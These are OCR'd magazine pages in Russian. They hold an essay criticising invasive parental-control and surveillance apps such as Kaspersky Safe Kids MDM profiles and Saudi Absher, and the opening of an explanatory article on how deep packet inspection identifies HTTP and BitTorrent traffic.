
WARNING: Once installed, this profile can't be removed without authorization.

Источник: uk.pcmag.com


- Нельзя было удалить с устройства без код-пароля (пароль должен был получить наблюдатель из аккаунта Kaspersky). Разумеется, наблюдаемый — тот, на чье устройство устанавливался такой сертификат, — не мог ни удалить сертификат, ни даже сбросить устройство (только через recovery mode с последующей настройкой). При этом возраст наблюдаемого объекта указывался наблюдателем в приложении Kaspersky; с реальным возрастом наблюдаемого он не коррелировал. Изменить возрастные настройки жертва слежки не могла.
- Любая попытка что-либо сделать с сертификатом не только пресекалась — о ней моментально уведомлялся наблюдатель. Своеобразный аналог электрической загороди с сигнализацией.
- Встроенный браузер Safari блокировался. Вместо него наблюдаемому предлагалось использовать «карманный» браузер Kaspersky. Разумеется, все действия в этом браузере контролировались чуть более чем полностью, вплоть до моментального уведомления наблюдателя при попытке зайти на ограниченный ресурс.
- Наблюдатель мог устанавливать так называемый geofence (разрешенную территорию). Если жертва слежки покидала разрешенную территорию, наблюдатель получал уведомление. Кстати — возможность очень похожа на опцию «женского контроля» в Саудовской Аравии.
- Наблюдатель получал уведомления в реальном времени, предупреждавшие о любой попытке наблюдаемого каким-либо образом вырваться из-под опеки: отключить блокировки, удалить сертификат и так далее.

Для удаления приложения с устройства жертве наблюдения нужно было проделать неочевидную последовательность действий:


1. Узнать, что для слежки используется именно этот продукт.
2. Узнать о существовании учетной записи в кабинете My Kaspersky.
3. Узнать логин и пароль от учетной записи My Kaspersky.
4. Зайти в кабинет и узнать PIN-код для удаления профиля.



5. Зайти в настройки профилей и удалить профиль Kaspersky.



6. Ввести PIN-код из кабинета My Kaspersky.



Remove Protected Profile
Removing this profile will change settings on your iPhone. Enter the removal passcode:

Только после этого можно было удалить приложение Safe Kids. Как видим, если жертвой преследования становился ребенок старше тринадцати лет или совсем не ребенок, очевидного способа избавиться от слежки не существовало. Подобным образом работали и многочисленные аналоги.

Вот обзор старой версии приложения до того, как компании запретили использовать профили. Вывод журналиста: «Kaspersky Safe Kids — лучший инструмент родительского контроля из доступных на iOS».

Возможно, с технической точки зрения «плотности» опеки и защиты от попыток наблюдаемого вырваться из-под нее продукт Касперских и «лучший», но если посмотреть с других точек зрения — становится неуютно. Попробуем разобраться, что здесь не так.

ЧТО НЕ ТАК С ПРИЛОЖЕНИЯМИ КОНТРОЛЯ ЭКРАННОГО ВРЕМЕНИ

Родительский контроль — частный случай контроля экранного времени. До описываемых событий в App Store присутствовало довольно много приложений, реализующих контроль экранного времени через корпоративные сертификаты MDM. Посещаемые ресурсы контролировались часто при помощи еще одной функции, использование которой нарушает правила App Store, — локального VPN, подобного тому, что присутствует в некоторых блокировщиках рекламы (например, AdGuard).

Контроль экранного времени в целом и родительский контроль в частности — палка о двух концах, он легко (слишком легко) превращается в шпионаж и преследование. Означает ли это, что все приложения родительского контроля вредны, их использование нужно запретить и от них отказаться? Думаю, нет.

Да, любые без исключения средства мониторинга и контроля можно использовать для подглядывания, шпионажа и преследования. Тем не менее до определенного возраста право родителей контролировать использование гаджетов детьми, как правило, не оспаривается.

В разных странах различаются как законы, так и условия жизни. В некоторых странах поставлены вне закона технические средства, которые можно использовать для шпионажа и преследования, но практически везде делаются исключения для средств родительского контроля. Как правило, использование таких средств законно по отношению к лицам любого пола, но с ограничением по возрасту (в Европе, к примеру, этот возраст — тринадцать лет).

В некоторых странах шпионаж и преследование женщин — нормальная практика, узаконенная государством. Вот, например, до чего может дойти.

В приложении Absher («Госуслуги») одной из «услуг», предоставляемых государством Саудовской Аравии, является слежка за лицами женского пола и контроль за пересечением границы опять же лицами женского пола. Женщина не может покинуть страну без разрешения мужчины, а при попытке это сделать мужчина получит моментальное уведомление. В феврале 2018 года двум сестрам из Саудовской Аравии удалось покинуть мусульманский рай, получив доступ к телефону мужчины и выдав себе разрешение на поездку от его имени (одновременно заблокировав уведомления). В том же месяце история широко разошлась в средствах массовой информации.

Как мы знаем, Apple зорко отслеживает возможные нарушения прав человека; это же подтвердил в своем интервью и глава компании Тим Кук, пообещав «посмотреть». Очевидно, портить отношения с целой страной компании не захотелось, и дело было спущено на тормозах. В конце апреля сестры-беглянки напомнили о своем существовании, попытавшись поднять вторую волну публикаций, но на сей раз руководство Apple не сочло нужным как-либо высказаться. К слову, в Google никак не отреагировали и на первую волну публикаций.

Делаем первый важный вывод: так — можно, но только если ты гражданин Саудовской Аравии.

Второй вывод в том, что для вполне законного контроля и преследования кого бы то ни было можно обойтись и без каких-то там профилей и сертификатов: вполне достаточно пограничного контроля и портала «Госуслуг» в соответствующей стране.

Наконец, третий вывод: для того уровня контроля, который реализован в приложении Absher, не нужно и само приложение. Уведомления о попытке сбежать из страны могут с тем же успехом доставляться и по email или в SMS, а разрешительные (или запретительные) действия можно проделать через любой веб-браузер. Проблема здесь не в App Store и даже не в приложении.

КАК ПРАВИЛЬНО?

Помимо законов, есть и личные предпочтения родительского контроля, которые могут быть в диапазоне от «запретить все» до «все равно бесполезно». По мнению автора, родительский контроль имеет право на существование при соблюдении ряда граничных условий. Условий немного:

1. Родительский контроль используется в явном виде (ребенок знает о его существовании).
2. Детализация статистики не переходит черту разумного (разница между «оградить от общения с педофилами» и «читать всю переписку» существует, и реализуется она совершенно не техническими методами).
3. У ребенка должна быть очевидная техническая возможность, достигнув совершеннолетия, выйти из-под родительского контроля — самостоятельно и не спрашивая разрешения у родителей. Как следствие из этого пункта — у родителей не должно быть возможности возобновить контроль техническими средствами без разрешения совершеннолетнего отпрыска (см. «преследование»).
4. Технические средства родительского контроля должны обладать четко прописанными политиками приватности и работающими механизмами безопасности и охраны персональных данных (тут можно вспомнить про китайские детские часы с GPS-трекерами, данными с которых может воспользоваться практически кто угодно).

Из указанных выше пунктов важны все. Отрицательных примеров настолько много, что даже нет смысла их искать, — от многочисленных кейлоггеров родом из конца девяностых до разнообразных носимых устройств, обещающих обезопасить ребенка, но на практике лишь предоставляющих потенциальным преступникам дополнительный удобный инструмент.

Автор знаком с семейством, где мать преследует собственную двенадцатилетнюю дочь — буквально следит за ней, прячась за кустами. Не видит в этом ничего плохого. Дочь знает о поведении матери и стыдится его; в присутствии матери ребенок замкнут и необщителен, «оживая» лишь в те моменты, когда матери точно нет рядом. Психике ребенка уже нанесен непоправимый вред: когда девочка вырастет, у нее наверняка возникнут серьезные проблемы с социализацией.

Давать в руки таким родителям инструменты родительского контроля, позволяющие вести скрытое наблюдение, — гарантированное усугубление психологической травмы, связанное с грубым нарушением личного пространства. В интересах детей сделать так, чтобы подобных инструментов родительского контроля не было. Вполне достаточно одного, централизованного и «правильного» решения, очень похожего на встроенный в iOS 12 режим «Экранного времени».

Выполняются ли в приложении «Экранное время» граничные условия?

1. Информирование ребенка отдается на усмотрение родителей. Технически приложение «Экранное время» не пытается себя спрятать или замаскировать.
2. Статистика достаточно детальна, чтобы узнать, какие приложения и сколько времени использовал ребенок, какие веб-сайты посещал в браузере Safari, — но не более того. Перехвата клавиатуры нет, чаты не отслеживаются, журналы общения не ведутся.
3. Если Apple ID ребенка участвовал в «Семейном доступе», то, дождавшись совершеннолетия, ребенок может самостоятельно выйти из «Семейного доступа» и отключить «Экранное время». Более того, ограничения «Экранного времени», установленные родителями, а также возможность дистанционного отслеживания средствами «Экранного времени» будут отключены автоматически. До совершеннолетия ребенок может покинуть «Семейный доступ» в тринадцать лет (до этого времени ребенок должен оставаться в «Семейном доступе»). Наконец, если «Экранное время» использовалось без «Семейного доступа», то единственный способ самостоятельно сбросить пароль ограничений — сброс всего устройства (альтернатива — воспользоваться одним из многочисленных приложений, которые могут извлечь пароль «Экранного времени» из резервной копии устройства, локальной или облачной).

Вывод? Условия выполняются с натяжкой. Если Apple ID ребенка не участвовал в «Семейном доступе», а ограничения «Экранного времени» были настроены, единственный штатный способ избавиться от ограничений — сброс устройства. Нештатные способы существуют в виде сторонних приложений, которые способны извлечь соответствующий пароль из резервной копии устройства, созданной при помощи iTunes или извлеченной из облака iCloud. Еще один отрицательный момент — ребенок не сможет после сброса восстановить устройство из резервной копии; если это сделать, то пароль «Экранного времени» будет также восстановлен:

> *Если вы забыли пароль для ограничений, установленный в предыдущей версии iOS, или же пароль к функции «Экранное время», сотрите все данные с устройства и настройте его как новое, чтобы удалить пароль. При восстановлении данных устройства из резервной копии пароль не удаляется.*

Каков минимально необходимый уровень родительского контроля? Универсального рецепта нет: многое зависит как от возраста ребенка, так и от условий окружающей среды с акцентом на здравый смысл родителей. В семье автора данного текста контроль ограничен сбором статистики (время использования устройства и приложений без автоматизированных ограничений) и функцией, блокирующей контент 18+ и тот, что был признан неприемлемым сообществами соответствующих социальных сетей. Также ограничена возможность сброса устройства и смены Apple ID.

А что насчет возраста ребенка? До восемнадцати лет у ребенка нет законного способа вырваться из-под цифровой гиперопеки, если таковая имеет место быть. Хорошо, если ребенок окажется умнее родителей и сумеет сохранить частицу приватности в условиях постоянной слежки (в американских СМИ о таких случаях пишут сплошь и рядом). Иногда единственный вариант — сброс устройства до заводских настроек, создание свежего Apple ID с двухфакторной аутентификацией и настройка с нуля.

ЗАКЛЮЧЕНИЕ

Как сделать так, чтобы родительский контроль не превратился в гиперопеку? Где грань между интересами ребенка и преследованием? Какие вещи можно и нужно ограничивать технически, а какие требуют от родителей быть родителями и общаться с собственным ребенком? Найти точку равновесия трудно, тем более что баланс зависит как от внешних факторов, так и от убеждений самих родителей. В таком контексте «Экранное время» выглядит разумным компромиссом, предоставляя возможности для контроля использования гаджетов и мониторинга действий ребенка — контроля, не переходящего (или переходящего?) ту грань, когда мониторинг превращается в слежку и преследование. Выглядит ли разумным решение Apple ограничить возможности сторонних приложений контроля экранного времени? С точки зрения общественного психологического здоровья и защиты интересов детей (в ущерб паранойе их родителей) решение выглядит весьма разумным. С точки зрения препятствования конкуренции оно кажется более сомнительным — но данный случай не первый и не последний в череде подобных.

WWW

- Статья, с которой все началось
- Продолжение темы приложений для контроля экранного времени
- Как настроить родительский контроль при помощи «Экранного времени»

ВСЕВИДЯЩЕЕ ОКО DPI

КАК РАБОТАЕТ ГЛУБОКАЯ ИНСПЕКЦИЯ ПАКЕТОВ И КАК ОТ НЕЕ СКРЫТЬСЯ

Михаил Киреев
kireevmp@yandex.ru

Многие страны мира начали повсеместно внедрять технологии для слежки за своими гражданами и анализа их поведения. Механизмы вроде DPI ограничивают нашу свободу в Сети. Чтобы вступить в честный бой с этими механизмами, очень важно разобраться, как все устроено внутри.

ПРОВАЙДЕРЫ И DPI

У провайдеров есть две проблемы:

- они обязаны ограничивать доступ к некоторым данным в соответствии с законом;
- ни одна компания не хочет платить лишние деньги за собственное соединение с провайдером уровня выше, которое, очевидно, тарифицируется.

И та и другая проблема решается ограничением отдельных запросов или протоколов, с чем справляется тот самый глубокий анализ пакетов — DPI.

Рядовых пользователей это лишает многих возможностей. Провайдер, например, способен заблокировать или сильно замедлить весь трафик протокола BitTorrent, так что качать торренты станет невозможно. Или, ради дополнительной выгоды, может «отключать» VoIP и Skype для всех пользователей, кроме тех, кто специально оплатил доступ.


DPI способен обнаруживать и пресекать соединения по определенным правилам, а их возможности зависят от производителя оборудования. Единственное, что их объединяет, — DPI работает начиная с транспортного уровня сетевой модели.

СЕТЕВАЯ МОДЕЛЬ

Компьютерные сети устроены таким образом, чтобы работать над сложными приложениями, не думая о кабелях и битах.

Для этого было определено четыре степени абстракции. Каждый следующий шаг вверх упрощает работу с информацией, которая передается по сети.

- Самый первый **уровень связи** основан на физических процессах. Он позволяет определять и связывать устройства, работая с аппаратными адресами: это в первую очередь ARP, L2TP и PPP.
- Второй слой, **уровень маршрутизации**, затрагивает адреса IP и создает логическую связь между узлами IPv4, IPv6 и IPsec. Оба эти уровня — ключевые, они описывают основу, то, как компьютеры могут друг друга найти.
- Третий уровень — **транспортный** — занимается данными: что передавать и насколько качественно это делать. TCP и UDP — два ключевых протокола, которые занимаются передачей данных на этом уровне, обеспечивают сохранность информации и ее порядок. Благодаря им все соединения строго регулируются.
- Последний, четвертый уровень — **прикладной**, поэтому его описание очень широко (из-за невообразимо большого количества протоколов), а использование не обязательно, не все приложения это делают. Но если используют, то за дело берутся протоколы HTTP и WebSocket, чтобы ты мог сидеть в интернете, играть в MMORPG и чатиться. Протокол FTP используется в основном для обмена файлами, а POP и IMAP — электронной почтой.



Пример инкапсуляции данных через соединение HTTP

Оборудование DPI обычно работает с транспортным уровнем, пакетами TCP и UDP, читая не только заголовки, но и содержимое пакетов.

АНАЛИЗ ПАКЕТОВ ДАННЫХ

Любой протокол имеет свою четко обозначенную внутреннюю логику, а также специальные сигнатуры, которые позволяют участникам соединения определять, кто и о чем говорит.

HTTP

Давай разберемся, например, с HTTP — самым популярным протоколом. Отправим запрос на `http://xakep.ru`.


```
GET / HTTP/1.1
Host: xakep.ru
```

Стандартный запрос браузера: он отправляется на IP `178.248.232.27` (адрес сервера сайта, известен всем, так как используется для адресации), запрашивает файл по адресу `/` на сайте xakep.ru (директива `Host`). Ключ к определению трафика HTTP — его характерный заголовок.

1. Первые символы до первого пробела — название метода: `GET`, `POST`, `HEAD` — ключевые. Конечно, есть и другие, но эти три занимают более 97% от всех запросов HTTP.
2. Символы от второго пробела и до конца строки — версия запроса. Обычно это `HTTP/1.1` или `HTTP/1.0`.

Все эти данные можно использовать, чтобы понять, какой это запрос и куда он идет. А если известен пункт назначения, то можно принять решение о блокировке или, в случае с `xakep.ru`, о приоритизации соединения.

Но в современном мире все больше распространяется HTTPS, что же с ним?



Доля трафика HTTPS в интернете

Из-за шифрования прочитать содержимое без подготовки невозможно. Есть один способ это сделать — атака Man in the Middle, когда злоумышленник (или провайдер) внедряется в соединение, представляясь пользователю сервером, а серверу — настоящим клиентом.

Но такое требует полного доступа к компьютеру жертвы, так как сертификат (а вместе с ним и ключ), который используется для защиты соединения, подписан, и никто не может его изменить.

В таком случае провайдерам ничего не остается, кроме как блокировать трафик по единственной составляющей — адресу IP, что приводит к блокировке не отдельной страницы (как могло бы быть без HTTPS), а всего ресурса, а если не повезет, то и нескольких других, располагающихся на том же оборудовании.

BitTorrent

Из-за большого объема трафика, который передается через пиринг, провайдеры иногда пытаются ограничить скорость таких передач. Алгоритм передачи данных в пиринговых сетях значительно сложнее по сравнению с алгоритмом HTTP, но разработчики DPI нашли способ идентифицировать и его.

Если разбирать протокол именно сетей BitTorrent, то его можно разложить на несколько отдельных элементов, каждый из которых представляет собой набор относительно легко идентифицируемых соединений. Соединения в µTorrent всегда начинаются либо с файла`*.torrent`, либо с магнитной ссылки. Внутри заключена информация о файлах в формате Bencode: название файлов, структура папок, схема деления на части и, конечно, так называемые трекеры (announce).

```
{
   "announce": "http://torrent.ubuntu.com:6969/announce",
   "announce-list": [
      [
         "http://torrent.ubuntu.com:6969/announce"
      ],
      [
         "http://ipv6.torrent.ubuntu.com:6969/announce"
      ]
   ],
   "comment": "Ubuntu CD releases.ubuntu.com",
   "creation date": 1550184717,
   "info": {
      "length": 1996488704,
      "name": "ubuntu-18.04.2-desktop-amd64.iso",
      "piece length": 524288,
      "pieces": 0x5D 0x9D 0xCD 0x4F ... 0x29 0x24 0x57 0xF0,
   }
}
```

